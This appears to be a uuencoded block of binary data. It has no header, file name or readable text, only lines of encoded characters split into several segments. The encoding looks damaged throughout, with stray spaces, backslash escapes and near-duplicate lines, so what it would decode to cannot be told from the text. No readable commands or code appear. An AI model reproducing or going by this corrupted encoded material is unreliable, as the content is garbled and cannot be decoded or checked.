MQT<: `9] /I96<#095TR+ ] W] %\*H3Z-VA.Z1+3G) AFITR3MW! !U?2815G7L&T+  
M! "6ZS:Q"6<I\6) -\*=90 [ %</+Q^2\_9 ( "REM9L, 01E43Q4 [HBE7LL\ P1; `\*  
M. \$ ` .DM\, >84H% [O&J6I&8CVSO] T0 `HQ86=K1#8=, YI2LF-YR"\$\* . , \$ZY, LPK  
M<] G?: [CY>O? \$5\$&IJL\$^P] C?96DA\$ [J0"YVN7\WO'Q] V3&>4SG; H\*M/QN>ZR  
M `) GKAS `4\*L) S" (5G&#\_ =; @%Z\*J@ (9; 2R"4D0\$C\DJ1DS& ; =0B6E5=B!N5: YD  
M9CIN (!S&K; +\* [\*; C5A5\*Y0\_%K2J5+AR\*6R4E, UDV%3?=28\*Z5R0; ?, &9JPPC  
M@5.F8>C2C2DFHW\*S7, 4KI] # (CJELE\*AFW&C\@"K40C\:/R8KE2Q, QP^\$: ?P `  
M4T\_FV7C\@, N5RHS' C^FLTKGQ^#%=H71^\*G [#S3X&, Z&], . : EB@H (XY `W">8 (  
MGL.% (X" `L9 (RL\$UE, P; ` .2=\*:\*2; C:] 2KQAR (K [%\*YJ; C" \) A? \$VAS' XZOJ94  
MJG `HOD:SQ6: `XFMSI3, \_C: \ \$MRC [L; 56Q; A! ; ` \ ` 5J-JR0\$ L\_<T8OY"1=T33

M.%W-Z,EPVE\*M#0?"=:6'A!X/IQ`.P^ER93;3X716J=RA<+I"Z?RA<+I2Z<\*A
M<+:A'%13IZ4NLB24DV'4\$.)!?Y;:HM/P8:3\*TH<T-:,FOU=8M<X="%U1\*)F?
M#AT(AZ\$K2F4.TZ\$KUS\^QOZGRN=.10Z;Y7.386.UZD1.9\_U(^>UT)X[.,HR
M\$CC`.2B>2LPR&:M<0D&>8-%#DIHQDU'SZJMRJG\#9\*YD4\_T;(1Q&K;3\*[\*:C
M5A9\*Y0)%K2R5;K)\_`ZR6+\$SV;\X>^Z^[IYY:.'[80NYBI#NC?+TXZ8(#DOL
M#+-402N?D)'W6/H(3<VHR="%0JT[U+4)I9)--6V\$<!BZH\$ZL#G1MJERI#G9M
M\*MJT![LV5:%TDUT;/92'VF'[H:M\*%=%V:<9.YW41')?8,V:I"5I#QP\DL\_0A
M3<VHJ=!9[3?;+S7PF16R:9Z+4\*8A@ZP0IE'>RU,52K59\*\%V\$KH\LE>["Y
MTHWV6C:[\_WR-^VNW]SS57S?\$20'!<2H(ZTL#SB2\*'RS'\*7:-1<&;41%"6`IA
M,458,W[T2"%004VN#D359\$)F\FNH@A!1!7A[RS"CS+8?U?T&\*NP.B4KDK"\*
MNU`LKCQ]UQNOS"5</^;PQ,U8-(8H(%+7Q@XO2TO1M>IX?\*R80ZUZRN8''&J-
MDMEIAX)PZ%#KE+DXX%#KE:P<.'2SVWUELJ!DU:"; /CF7."=ELWE@XHR?WSZ
M43\RH5'"3L2-T3M'[\_9,Z)102])Y'(1V%@NA5\\*R0QB"\$I=[SYC+R=(@A)K
MB71KY=7#\_8<'YSSXNCA66&A9BTY9;7!IXT%\2M<IJLL]YQQ?7-JD;=5/V\ (I
M-UH,(4\_REH&2FUB0@#!@F#RQY!X1F.)KU?-B1U.W"&K,H; ;`JV?X; ;`UM`
M%Q3K'=\_88,X\$1B4E#0.SL/\$Q\_`AA%69QRC)L)BA5R5OE:4<Y#?,&F,\*RE3U
M4EU+R>KTT(4MU3-EGJ0]7RUZTQQ\_:MYQ8A:C+#:I`-IDW6JI/CTV6506\_30J
MG4I!&O78TFQ\*<7)J"4D%V6]&N(5\*DFN43',, !N:C.58&M?10C@7U9#B<8Z&;
M8T@MVNS>G-=[9@JCHI(DD[J%2XUYFLGT'1N<,L.Q3)XXE&'LH@!'0A8P3"U8
M.!#B4G3-T,G\*&8):<LAQE3JN.NRX"H[3EY08:)0;OI+G:?CSTR%T2E@(H5;#
M>\$,TDWDETP?'M.J]ZWY:JJ"4\*%YR2NOX[E:-E/=\*\5?.0K62G>ZV3\_36\_-TW
M"':-46K;FF"\*-/Z;IQ^<'DG='IM3'9P"PC&2!1"T;Z@E\$232RB,\$I1RF&U+4
MJO#%#\_IM0`6UZD`ZN%Q]E4^G`]"#:01,5,?9N5\$!<%]R"N\_Q9=\E=4J:Y@1+
ME;0@0%?\*LD/I,Y':(0U\*6DGXD!<LM)N5SFAIC986J2%R\$^K<(P]8D&:CHD(0
MM@1GC"i)>FX9"]D54FV,"(I11JGH@K-9!LD#, -D-EX9.07)Y1J.,18B<-\*'
MYM?@Z5'191-G?Y.AGO'FJ!:'N3\*5>2]2F\*\$SMV@5GRFR&O\$%\$6,<H5<U(;\*P8
MJP%6XV#M@1I@G9)-K4X\*H=2\*YO.QC\*\_0TYQ4?!6,\*=3[TI\_.V\9Q\_QCO8O?
M]=UMAR,H1\4<6B.XR)<[O!S`)\*@&XMO+>"\_KR[X)D\G[87\*: [2Y'F]@^"9`
MV>NQ8\ [2%-4)BI[0=7U\S>#1#SM03JTI#H3#>24KI\,!POZ'70XTNZ`BJL\$'
M7:WNCA:-Z\_NN4-\5B>]&1HTIBAU5B!\=\_-3C%2)X\$SI&J6I&XL#GF\$\+IU8>
M\FGAE>RP3XM)GQ9!10Q\NGPYOGO>\_V@ (O3K.YX/^] ^IQ>\MD1LELAZQ]YX[ ]
MG)(522^; ;=2N/TB\\$(I=) [YKC1\*]W/%!-0N^ZN9Z;HU\_VH^`UM+S]8LB:I,` (
MGD,L&S\$P33`N12C)7:QRFK06"C)X]+-?JE\GMV0`Z93L<\*/7;LF(`^(7TL5P
M]76Z+8.`Y8]?A5\]V=^8@<3A8C:T05-GL#D#P6Z<,6-B+>A@AP8>]MC%QPX\_
M[VIL\_P294X8BR0Z6'BDO/JVV+WMP"i=7KG(P\_(I3I&D)@E)7'>H@7]?X"LQ\
M\_W>3=C;KIUVE#JC0Z`A]DFL"Y+2)/7\*6!I30"YJ<(Q)3?\*V\*7HK1QJ5R:LVA
MQJ7R2C;5N`AA`Y6:@.)]&28)\*JL:SZH1%DXGU09D0<"FD('!\$66CTU@1;=<
M/,6COL)@E,\$.FYU1AFXJ#2L04SD5FTYF#9W"3XF"UBM7.K/%VH8,01G2V2W)
MV0%'K@[\*PY'85+'ISQ&6PR\_\5IFBQ#)3/AX%7%\SXZ`I4LOI48-X;PH`1
M<L&2<T1@BJ]5STLUR'2@U&&'YK@+HUZ:G.,6PK'/\*#!&1=C)SRC03@F+T<\H
MDWDE\*T<\_HTP6E\*SZV6>TL%I,.YRDBIE?/S;)P.1&R7L35\$K.AQV4'LD+I]V^
MW@C8J9@B25J>\$7YZ?-F]O]M\_86JOU&62L)+B3!:4K\$IS%/Y>\_.?KEO/1:;%=
MGLS2RH,<3&:4S';(7/HY8UJGM\$6'-F23'QS0>N72DNFM@,OXX-N+4`E:EK#J4
M3N?0'Q]HC/CI[N\_6;866LM!2=IZ=NM\_&A)(NM\_LO):,PX/\$IMC@^?G2\_Q7U1
MC#8J3]VA[TE?;LG4(8M3EJ+#4IK&@YL'U';\*DK'X'&]-IYUM3BE>[\*GZS40A
M50M6>WIL:2N3XN0V%O(NRWXSPBU4I)G5C)/5C)WJL!5>0^+'EX.8S"C9U'\*0
M\$\$ZU/=ZIB.)@V^.]\$I;#/MO#W?Y\]YTI@U\*F\*T/22@D9&INT32JUX,.Y<)%#
M2D\_G=W8J!\*V\*C+]?Z%A\$TJYXGI))8GIR)YW\4/9SI#1J@.4<\$9[1!`&"XQ[[
MSRQ5T,HG).1DECY'4S-J=#H7\*\*\_6E0?RH@Q\*5DWG!0BG\B)H(\$)^,"^44)[
MX]L4G)(5![Y]P2M9F7Z3QN,@M)78\_WW^>LS'@222LM4Y6.K)G0!W=W+#G?0
M(3NLZV='950"LIJ/PLDQ%+5OZ#DWL&\$PY1(\*28W\*#DEJQHP.^H'R:MFAS\*B"
MDAW.C\$HSX^(A+E5UOD9>>Y>I)(KY`H\_[C;?4^HC5);I4:"@'R]>]A^\$U\*G
MI\$4Z\0]2BK\0>B4LT\_E=\$-) "ZXM2(AT&83\$<XJ0!`\$-0T54OQ&8JQG(#5>PQ
MLU1!\*Y^0D,=8^@A-S:C1!@#LZLQ\?"3/9\$[ ]ID;R0C@=YMRKD/+G8<Z#4E<\_
M";/1\_#`YP3`;HX1V\*LQ\*B3`#OB)\_;IYONM:9I\*+'DG)O%5G@LGX6&\*>:,1+I
ML\*1)T,(YP+'SS3(9JUQ"0=YDT4.26C!D4!C+'!/4LNI`!ECUL9T:EBAA^PF(
MQC#8\*' ]O3\*\*\$I[OGG1!KI&R\*LFII&)L`F>^?:".'1V&;>Z"7>QOF,\KW\BG
M(-\$0E#+)"\$B\_OR?9J6<\_\#MPW-1)IC1\*:0>C[.KAVV7UBEM,3K`3B5[I>Z/
M5320&OK3Q\_M;W;AI^XGJM.P.S=6`,4G7'993,@X!6/Z;40E"1\_YB95.\$->.G
M=@3Z0GU:'&K"J=DAYNP0INPKG\+K^R#J<@T;D50RG0R4N+6%>LU=?S8I-'#
M[;`9]4991D^-I8,6WP^P=\K>M\$2CHY5DF.\*C%)8&E-'+FCPB\$E-\S6!<I#\6
M/\\_4FD.M3ZEN^J=:`R',Q206Q&`,RIDT'1=/.T>\$EJGM(.9\$16-<C\*)5\_IT
MBD2\$I]1!J:M#].JA\T`\*'X?#E[/&O'9\_H5GJC](-I\$MWQ!K13PB)IB'3'FQ!Z
M)2Q'6R&VX(7)@Y)7@V;H>\$?'! ]\_,\$?#4&D)J^\$&M^8CG](;I4\WNG\$KWA!C
MVN.%.9QR%(/9E`T/4YC4\*VF93\*8PJ3RC(.1!R:O!+(KNX2NU>UMF>8?,Z8K1
MXV,ZTU`EW0<P&A6!<0)XQBIN#R&W6%+Y6:J@E4](R#\$L?82F9M3HHBM07JT;
M'RLP65"RJ;&"\$.H;P-\_OXC/8CSKF\*G-U9IZ,(Z7X3^BF/>SNFZLRV:&V[ ]#<
MJ!@X="8>'6`9;\_EXEJX;42"T(E\_\TG"FO&C`S\*@O%I\R,EY4++#3LZ[0W4N
M%1!&/6P2#\_,7B53=[&@`CXF-\$ELA3G9@)9\*=\$H\_VW&+[0`M'3.R5>-A=6[ [P
M'>Z[6Z8.2MWKLF'D`Z5WPOW\D6>][66&UZ!9+8\HVD1.\*TXR(W5R6\_6:\$6ZC(

M5ZQFG\*QF[.B.>:"<6EH<R';KE6QJV4P()1O8L0P.RM];\*M.=I\$KKU'DN3P=L
MZJ\_X8GL2@:H?'6=4".JE<(T'0%'J?R<UDOJ30UXADNKH["A5S<C1Z52@O%IY
MJ"ZZH&13=5\$[1[U?J\$>+&?>+XS2#F=#E@^R5DYHIX2]2HAZ11?VZ]M"S\*"%
M1<\7WBVU)N)Z;RKQBY9\$=OKO/KY^;N[E'O-A\$51LE7954M[\$45X]XM4CR83L
MAA^RTBP#K>FGF;<JQR'-E'\$LT129I%KLU8KXE";--N^%SHW3B95NLK;[4LT-
M!\_+-5T)63IWM%<\*TEXSFIT&5N<I(C\_@J<:PL3&N5=OS=K4MY=(M?2M\WQ.(X
M[C2+^"/Y"5PXQ/O+!U\$K2]47\$#7E2..E8%%8\:[R1\$LG1"\$3B\\*'HF;\$9&,0
MU&/!'A.L\$KFIH,#PNY1F]F>H86R^)'#-DI8\*F\$8?I'O7U^^,)TF2Y5-G[<!
M/E?\*]&!:>NB%B:T2N\_1#K(=>4G+4^;3#7!4JPX\_5\L7?%( "' [7W[C@MG3.AG
M3%6J)&3,"&N2.B-X3A\$YV8@,&9<BEWA+,E4'2&NFF\*KR0<\YALESCD!:)90.
M\*J"15<S>&L/(0J7TDDNE#%A\*9>FGF>Y5BWM2NM.B(=D\ "MY\*I.09XI.RI;%
M<>SM.`I@V6]&N(6\*?,AJQLEJQHYVOX&R:JD[\$(^4#)\_,!YXH+FWEO<C44:7
M\*F=P7) ^HF4B]9[ ]#V]Y'D2LMYY-' ;9<ZG!);)79C4Z7Q88[MW<..-T'Q4Z%,
M?K0+?E' 'J2Q.!=!/!5,J.ZJTT<Y(\$'.:^SKLS1%=:(>N\_,B,<77#!X=TH)5
MW64/53]KE6RJ^BEA&^ZXYKA]OGMYQ-P>\$Q0JR8^,:WG`>/KX^ )6-3U>: `DJ
M'E.W7:;\$BUT\$N^J]J[#4U&,4FEQHJB&-6#6^U'1V(^8Y>\ "ESBG9U#RM\$&HG
MYOYN)\#'(P3I54JZUJ3D-\*7'XV\_F",K16V]2%MKP>?I1T->9\$)>#-><FIYK
M0FZ40+?RI.2)\_853^D+I49F4OE^`PBM+.7;\$B#IY3SM:9D^FFO+,]-.H"H'
M:=1G3%\*IC^14B?UT\$?]F3(#0(:6@:H\*N9O34\$:3@U;/^4%IYIV13:26\$W>[7
MV>O]\_N[I7G!>A92CG;'>>5#RX4K',2GM,Y2:5&6Z&B#FL(>PT^F%>8SRI,L!
M:M08DU.F=)NR6#;.Y96KOTU99U\*%-"AIND>Y-Q\$=@A8YY,G\LDY\$ "Z%10CNZ
M&8\_)G(5Z7RR=C&!)\$I6CDTC8\_Z828.25NG\<5H#B\*M7M4\*\_:E5:6-YZG?!.
MUR[%:P6+/7%1DI`-ZUCLD;/.:\*=\*497V8!2OT[NTP92\_3JY3UL(DR&H0(.R
M5V-+-\*J=\$\*)RO\*)>L6\$1@G3\Q^2,TSFE\*P86U%K6O\_-[N:5JI.<T,R3SBR8
MO8HI\$=V4CR,[+G,/OI@Q(OS-" +N0D6]8SSA9S=BI4VM5KA[,Q\_<#,IE1,CL=
M31!\*-\*'M[?VWX>MNSSBG0HKA?/(^I?5\*FVX\*E(4QS%0P;5#:9%N@>+CY2O:C
MYOI1,^H\*QSK)?\*-1\$UP:0M=BA%N%",A(UH\<Y.-D-6-'ZR!03DT=KX-,YI5L
MJ@X\*X7343%'A@YK8/@:YO\_(QBU5/VEZUU\*:<=FGO[C\Q>3+MJ"(Q"%&\UD%\
M6V8WM'5X2\V61+/L1],:M<\$BFBF?&LT4QV&R3J\*)RC5@%S\*\*`.L9)ZL9.SK\$
M`,JKJ>6!:-J@9-7!:-K!WLO.Z\*QR&APWMMFX6.Y.]^;<9'WO.J-"X-V4+7%N
MBF\*G87:>1;\9,@N5N-;94:J:D9/UQ'DU\Y!G75"RPYUZMEHS.R)/D2W#:90
MKZ8S]\$J[9SJC=';D#AP,1J3S3S1.J\$>FZ.O=\[<[JB="ZY6VMTRF/8C/SW3&
MEP<C' %G;CVRAON!.? \J7AC;%<=2TRV\H:B/L0D9^8CWC9#5C)^N-5U]. =OB!
M5"=. =OB54+<LBCV,\2JB' \*DSN&>\_U^<SON]9'U0(/)NR)8Y-4>RP4OWJR6\$#
M9J\$2M\_IJE\*IFY&2=\*6KY2&OED[ ]#GNU5\*^R,3?/=T] [QGD5,O#K6YH<?H@G
M,\AXI@Y\*/; :?ZK9/W(Z7&LW'CS>?9/M'%;3"AGRLNC3/GZIOY/PN&\$P\_M,&J
M,(?0CG"G\$1ZCD\$#'\8HH>C,I2HB]\$+M#Q#733'8\$0ZE%"?' 'BHAI[+IL(.P
M?\_Q2%2X?8";[KLI5HAD\_A\*F,)\^/WQ)6JZSILA-^Z89"V7TPQXCWEVBMT\*7
M\<)^6\_V#/+K?E\_3LP3K^HSNW:=/' /!>SX\4Q/:W`\*+Q,KN",P?K@P<5JD1\_3
MJV9.\$/2^R8\*>&:8G&J\_/ %F>T-'84Z#\$\$UKN/>BD.4,/\_?!R?;4Y7\MPPP2LR
M:W.V^/, \$#UG@G>' FISRE:4A>P@:IV\$H.=EJ7.SE\_1]?OKV:;S<7;^\*0DD^0-
M"7K]^\*-M"<'TGYU?G:\N9L?G%^9Q3%+(2R^RQ+?TETM\3I=^`=)C\_]`. /W;
M="#B\*R6KNX]' +;%IJU#73"U[U\* ;2#XGE]>+R(0G&<!4-DR!F2HP->)/+R(J+
MI@:LC4(X"/\_FS)V;??:.ZK1PEKF=<!<)-^P>\(IJS\RE,(<ALQ\$?Q==QF:]B
MEV; ,9W)Q\$ \ZU@"-QD#',887#\*8=ZI^<74S"+%Y926=0CB\_7Z8MU1\$YBGDF#S
MK<O/SX/\_HH>JR.6LGI\V+);3PVI^6+##\$HWU;V@,&+>=79\_I.\$6@<,Q7"U-X1
M+(3J\YZ-MF3>(+S==\$DLW5Q=7EZLZYX`QPGC)&%<DS"\?2\*1L\*:HK8\{O}9Y
MG?'6X\*6]58\_/M^!"[?^PH;=AZ'DZD%#9=@2Y?K\\SSTU-?RW-4<Y\_CZ;S5'Y
MF8LU<3'YO3=\* .FY+&'PDDD'7)^L%O?'WY`'=F%2K/QI@6=+JD)NW\R'4@L\WQ
MDK2>X=%<LD' TL!\$5&Q%@1\$W865VO&R.\*9M'M,U[+\*OD!L=R\$W^YO&HAOY^%?
M?KQ>Q9M3\*)FVW=/\_MO]!PRZ:<G\_]IL\_358;0A+I[Z\*-,%H"B6H57KQ5N^\$S\$H
M-1#6%YR:!=JT' LXP#A6\*B>@%GC6]]/Z!29"D>'X.,9V=+&;K=7PJ\_DI"6\AC
MBMB[FK[N=[\_ZB' L("":?7+(PE<\*/-M21#M' \*4JF0,XSZ?7WN^<=4U^\_W6A8
M\%XE!B5=<[9O\8'7\$?!>' \$<M0VJ7RMF#3+Q7]51=G?].WY'S1ILWX]J>Y'YA
M\$#5.+A'LU9B\*8Z7P.<2F2J718:W%A%9M=4#EI84849NV8KYDO7V<FO\$:L.X
MVC]H47#[L&^42M-9HNF\$,!\$R,")I%\$LX'%J0;R?7\BH^X0Q5>(\*@\*: .WF\_Y!
M?R\_SH]SC#W-D\*\[LO@W'!E0()B!\_E(GYR#0LE?T2XW(8QQ\$6MDB;NU\*B<;
MICUDFQR&>I]0%1.'W-RW/M+'FJB)1/L(5FGWG2ZO/C5-\*\*\*%=&;&YTM-91RT9Y
M-JH41[M>S%(K)V+&ZD"B(1NI\$(GND+'NT%-Y2L^;+Y>L,N3HMO^4K"R.W[K
MSL'7N0FB7@6+>L/]I)S5:UM!`:9GI5A],\R\HF^)\*D!KU`<1Q6OQL7V8"--
M@CQ'R'8JW#%<ZI4B2D9PZ@N\%\$&->P4<,@: ?TI&^Y5T+\_-AF5.:W.\$L4H0A\_
MQ=3O280`"Y&\>GSXK\$`K<JFHSPhM&(H7"O,J:7?A\*'9GP>ZT?7>R(ST.W]T<
MWWU[2= XO\_71"78W7YQU#Y4G5FX\_IAT#?Z(O38'KS#J&8/3)O?Y#%KS>1'-8@
MZ8UQOSU\_?MGBX]\$@\*-&WS\1-0[C?,OH?6F6D:E/\*-XGM7+;'99/<IL\*`[K)'
M6' \*%5[D0<O.3^J(RR.E\_B2^>\_HK;\*0'KN>(/7=`8M@O@.4"&'P)>TC'2&YP
MY\*WZI%FO/!HR:\*I\*JASR=\_A7OZA+.BK2%\_IOW][+V[?Z8.U'ILCST4=V1][&
M'7GC=O3AW9\$W='\_M+=S1]VB?7A^^`HBOO!OJ?D`%!]C@6YC%`LSS\*)CQ6L
MO"i<":`I,GVEC-(TA?=\$)>('YTFH\$2A<(!"H/"&@/.J"V:KY/GY5F/WK5H5
M#W>Q]"#`SINS6N+\$9:I0?8:O@D'3IWOX,1K!O;!?X+\_ :QLU,-Z\*5X7]XP^Z
M\PAU3>Q,WW(>/M8\@ [S:YN>\A+OW<.>0V&-4'5@5IVRNVFM<^Q=KXX48ZP6

M%\_ ; 'C:Y0F\$:M4A^\*LKSX1] &A3, "2) \*P>?<BGO[@CP\*U/-NBKN/8IQ] [[NSS<
MT3\*A) `P\$E\_RI (^79YX; ) !]; JQZN! `YQ\$ [ ; 9^IU@V#! .L17C, <:L5)V.Z#<
M(VK&;>BD) 2\_-/C\_=2%/8' EY5Q+`N[0!%'A (&T8C\, HG<\*O?B-QH"TC5 `TTN
MY] 1/VT"O[XPSWO2:0#]H `M\$I\/\_R-M#\_C]K `\*I, Z^MQ6DE) E2N%SA4CYV^IS
M+Y"D. 60^ES:& [ 'NT (' #/1\*OX? [KAB^//\_W' #EVO#-M;N^>K\_1=LUV@ST& [S\_
MN^W<;] &\$^'\_N (J:M32Y#; 1K?QP' A\E@0U# "B' KZAB>ZWBW6+\. ` `Q1N: .3] I
M1XI8T8] 9AMY5A/\%W!QMJJ. @.LX\$T@S8, T/' EGE\_/\_/LXOB\*GMPV\_' -Y3A-W
M) S-Z\ -DR1 (>MC@' S "\R%' Q7\> [9:SC9' OOG%0Z) 2I, \_^Q `07VZ9ETE8SJ.G'
MB\<V<33=X, +T) G\ 'KZ/= / ^] O=RPV#4' V84%Y\*WW; P5O&8KR4%Z) Q" OT/\_A3 [ (
M>PS4V (T2NZSWZ+DU/, ?%G (!9) H72\_ .) ? "Y!<SH) 1L<N. 1LF#1@Z] &GS\_OP9
M' 6\>E: !' WG2\1; 2J] J+:034MMLS. (G [QIRAO=C+I<^1M/: /J>KS [M' U%^\_3\*
MI<] "9P3<D2; Z@N@KXQ=PA\$ " "B1TM3) J:QH; 9' ! \_\_IWAA9?3, [F\_VBU2T [Y<1
MU4YM9! ( ` -4S=8 (UHS6%6' VT% [6 `4" &' 4\GC5-0G] D5O] 6" ; N^DZTH\ :P#-' E
M11>F\$GO (4I!! #2E@R&\*G. 2) S3K. \$C97KITOQT61RTW-W>MQ36, P5<"K@XI]=K
M>L/: Q" R7BUE8XNICQ; A. JM&5UE2>C `8^YGGI?VDVFITL\_1R=COZV^W87S] B\
M8%B. I6DT>YB45H+CW1! OC&LJ/Z\$V-U] VW [ : \$<] V-W#<?8W=K2; \*W#S<\+; ; ;
M:V, #H//C^ .A:DX' KY/7A1N>Y; 8&HT] ?CN87Y `!AMQ+J/\$\$XM (C@H/>/3WN!
MNRQKX+ / [N\ \<8BN& ! [ '1C% (-D4@VT9GZYT+4 [ /USL, 'I!' IVKZTN>0 "<H (S
M\* . IKLZAPG "<28, F\$0C+! Q3SI8 [U@=2W. - : U2\_&J@3FXD4YIA\_? -G:H, ^<T) 7
MPJ3=F. ? /L1MR=QNW4= . GC^S] 44FE' FA<QI `<U\_ `X"83>\$ZG] F:PY9CE8+M
M0F7\< [ZXY] ?Q@3?HKG^?H\_\%U\_ ; F (9) I "' 1) -X^OSS< [ '9G#3" `H=[&? ` \?!
M& . N=8\$] W] T^XL4%0E6^J2T3\$LT-X:4] ? (4"W^VFNL++# /<' :M] WS\ ^ [6Y) (
M6QS8?5J+B^\$! I; 03K@>0U" `B, \$F\$ `C, ^ ` [07-#\*! " ; %) 8+9:T:K8' ^+8\$#<\*
MS\*] /9ILZHJA?0K\_FQXOYZBB/?YYMYI>S#: & . 3/PI?P, U\$Y2-/VG9' A) <' %R
MJ1 (+ (#) L\, . #\?) ] HZ' D7RPFX" ?W4<10\*5\$E) 6HRY. 3J?- [I7OF, RA%AUW\L
MU\_75+! 8\$/R^OU@L! Y0WHG\*0RQ#20^ . #M<D [ %P\*^VBT5FB! XV `PM"K! " ?K\_ ,
M+GY?= `TQ9\$@#08Z\ I) 1\_Q0>1% ^OZ `^U> (+T] X. 553>J&0. I@PANJ1PVQ8HA1
M?W0^7] [ATG\*TU=) " : ^>, : F0ZD+%&\$+0=!A\NOL4:H@IM3/21UT\_4 (K=MM=<W
M/ . X>\_NJ`K5:1&WK. @T [\\_\45H#ULU"C"%] W (LJ< `Z?IPP' 7-\\_&/3PHQ#I2;
M6! !A-PYM `I<!GXTC==P4' I\_ " [Q&, EKWWD4"LX4-QL1<7H [ 'M8TO! :D\_ " . YE7
M [29\$W/-" H&L\*Z?\*<, NU\OJ#D) (BD78X?E.L; 2@S\K1EH\*?00IW\$O, U%; B; ) .
MV, L<] CZ81\_\_+\$O<&\+2Q) [] 8\_PXITNX/\*J4\_FF> :>\<N: #NI@] RZ^V\*G4W `
ML55J\$MGF2=F] CI#+ (Z65+"\_1K>PAG2 `U0\MV [ "4 [!0#V% ` , !4EMW>=EL' 2+7
MMU#: ( (2) %AA) \*72UG"\_ . - [2KP' 6 `M"4BME\T\* `P\*U9T%N0<LW8! @NS\*/8] /C
MNP\*I25K\69. BY5L: \_>6F\*Y9V8<VNZHNS61V' <J90\>FNAR+OJIB]> [=>O) O5
M, \C+C\$N8+E<TI `3\*9\*ZK2Q (/ .) =5J2 [ :L+590 (VY&\*BF4FJJGR4BI43\$ :Z. 4
MQ"%P\*SVR9Z, %; RZNUG, RK0. \*2AN; `!3V?UXM-L1-F\` "X%H (\*N ` ' &) K [+F) Q
M, J, =; T!8%=&] &SD>E7VT6&VJJ5\_09XP5G\$X:RYA>K5>RM (RX=YB7C\$1; `) <YO
MUJQ?O-QH6X, ; #TD\$MS\ZHE+; : SD=<^, N4. +\2YP=I&; J^#UG3#HFRV? ` % ^>I#
MT\_BD?@>DYW; `AEX' >, 3I@ (\_Y7. `J<H `&Z6 `@>M+50 `X] #? "XHX\$: ] 3, PTVYF
MK' @YKFN+ / ] &?HMI) VPJIM [\*ANT) H!Y&XV\0. MGG2\_9R] F=#\_S= [WP, =1W7>N
MA0S" &" 2" :2&!9) , SQ" 38 [ , [ , [LXZD) .0UD@@64) :87K@K&5I92G (TE: [BTUB
M\$BAV:YU02U+2TI; T<) -+ : 4. NY, HE0\$@P@>- /2E) "Z>><" [US\$M+\*->TYC4M]
M"8GN^W [SWF\_GS9M9\*0IPO1S [\5H [O\_?] \_7F\_] WMOWKSYO1F5) TTS1C42C\_) 0
M22=: &A ` -!<H06QDB) W: #F ("APW?E<SW\*!B<B. 8E' =) [NUQ; ) -#E254JIHA-A
M& " \*M\$+4L0\$<S2YGD4K) 0> [5, CRSUK [QC] L%D\*53YI6: 5TI=5^ERR2" \_-) F0I
MW<^5. + (&9P\_\_K# \$K) FN\*) N: %XLS, QWS" 3] 9HZ@QDU4B<UF7: %T] ?3AQ=. 6]
M, \U&ATMH>IM"6" F" , EFUIKPW\*R\*PCZ\_KLXZWZB: F7; 5EA73&?XJNT3, .TRO#
M (I/2DR& (Y\$LI6VE. \*<W4N (' "M" JD=E6P6F (CV6=K. S ( (Y# (\JV5"Z@GE+ (:T
M60EJ-Y) '9<RARI/\*FFP `H/P4OD6 `>UID96 (VB) `A0 [#HK8 ( , + "V84FED)+S
MI&1YF?7IVP1T# @EV&9P-30KOP+/\U5YFH) \*UG%ECJS4+XN\*+0; :46\_4U^Z+
MV=H6\$&) T6\$0JF) ^J6M, 45O\$X (\$U\*5<7, IR#PCI) N8O\*R\*\*) 9DRY; EZW3K! 8 [
M+/\*] - `JHOU&? : !8SV^%OU\* <RAU&IJ#?J4VF: <9FH-^I3J<NX; \$C3<9ZT\E&P
MW6RNLJTG5FN-QE39' &H=E [9Y:ARRW) ; EM@ [ @MHIX [! \5. 6Q1JDY; V6F&9>JV
M%3WVCU^Y (VGL-?V9?PK%RVR6P\_YQDF' / ` . (>FO='0? \Z%O/; [%\_C3=%, E?YS
M (\$?\*HS+F4. 4I56X' `7E65G9#^X+#CHO<. 4B% [ \*+ (G8, , U (>XMHI, 6; -2 [+Q4
M, GQTH [B08 (O! =MCH) B [ (Q9J<1#N, #GW.) JXH?> `T@S-A; VWRC9DIEZ&A+\> `
M?X390: -J\$=EC2W--T\_KCT26; 0M-5KF2QF\$5 [3GK4:) YV&\* \ ] \*] T8S=-I!NJ/
M29>"L5FL\*M:RA\32IF1QF45\_09-BF9C (3>\*) JQXZPY7-F\*] X8A] 12\$H&BQGT
MESW) H\$-\*' .K:4] RYO3@M. 1SF, %\_Y1-L7^/Z `9\$@S@\_ZV) \_6&^ZE262)=1IIO
M> [J" ` \_R\$/=IJ2PN! 7: ZT&WSC\$W< (/ ?I=BSE\ S-) ) UP?AQ [4KL, <\*1^' D\_! Q
M: (' MIIDAXV/ (6%AQ9+ #0B8X/\DN" \CJ6U [ "QR>U84; .G>EMG#J/ `L!) 4JZ!
MR+/"<M() ' : .R+ILO6E8UF%8U#1, `2/' J&R: 9606' : .R+H. SBXY1-F?JV8ED
MY!C%8 (O! =N08) : \$. 0U-+ ' Z/L1) K9, DL; H^R\$RRS9) 8Q1=I) KG\$Q&CE%4; # ' 0
M7MH892<=9DDM.D; 9R32C, TL9H^RDRPS9) 8U1ML65M9) +&: -LRV (& .WJ, HG\* '
MD: FECU&VE6: VS) +&\* -MRF2. [I# ' \*MKG6=G (I8Y1M6\Q@!\8H [F%7T<R, , `ZC
M?37/) %3- `P%JIQF>\<' MM\*) # =DV. %' =3TW4I) 2YS97U<; : ?6, 4TFARONGPFZ
M"=6; U: J\$1%N, MGUHV\_ (9%N!PF" /EX^!AB^YV! %C2S) +QL633M7H8. L1C3P (=
M/@233H1U1\$LBV' W: : \ %YJ, ) [ ] W61\*7: =?QY (ZVW, 83HD93&7 [ >=\*I6M< (4Y)
M. <R6\K. Y; HV- ' \*/KHDS+1 `VBG! .&XS? .J-Z7I\+ : R56"TVQ) QK^W5YU: =1D5

M#RD3=^2\7L%5\*?RM!.KE>4D.>PDQ%:6Y#2)?CTB%[/3(UR,J8/3\*!I4[+@\$@V
M@VU'K6S8:?\$&BTPVC]A<31Y[-,FEG,MQ%WE<5950)=!IIO(=Z\$D;,&=&F&KO'Z
M!MOZ25:?\$&BTPVC]G<31Y[-,FEG,MQ%WE<5950)=!IIO(=Z\$D;,&=&F&KO'Z
M83X!:-5TN9K^2:KM.GITR@ED.ACCKL/L\*6W[>FB,6S\*,:1V8Q%\$1,ZABWK:<
M"@+RK\*N<=L/"W'79H&R=,,^RH()1\*ST\*6#\_,LQ8+LA<-ZS#X-32PCR;9H[,
M4L,\ZS)/=K\$P=WB.ZB22BX:YD['8;2\MS)V\$PRRIR#"GXC0#,Q%ASE"7H=DE
MA;F3Y&HFDWJ8ZR=OB;88'7@!#WMP0-2Q7!D?+DL6AUGT-!\$GT<ACWGT5\_&8
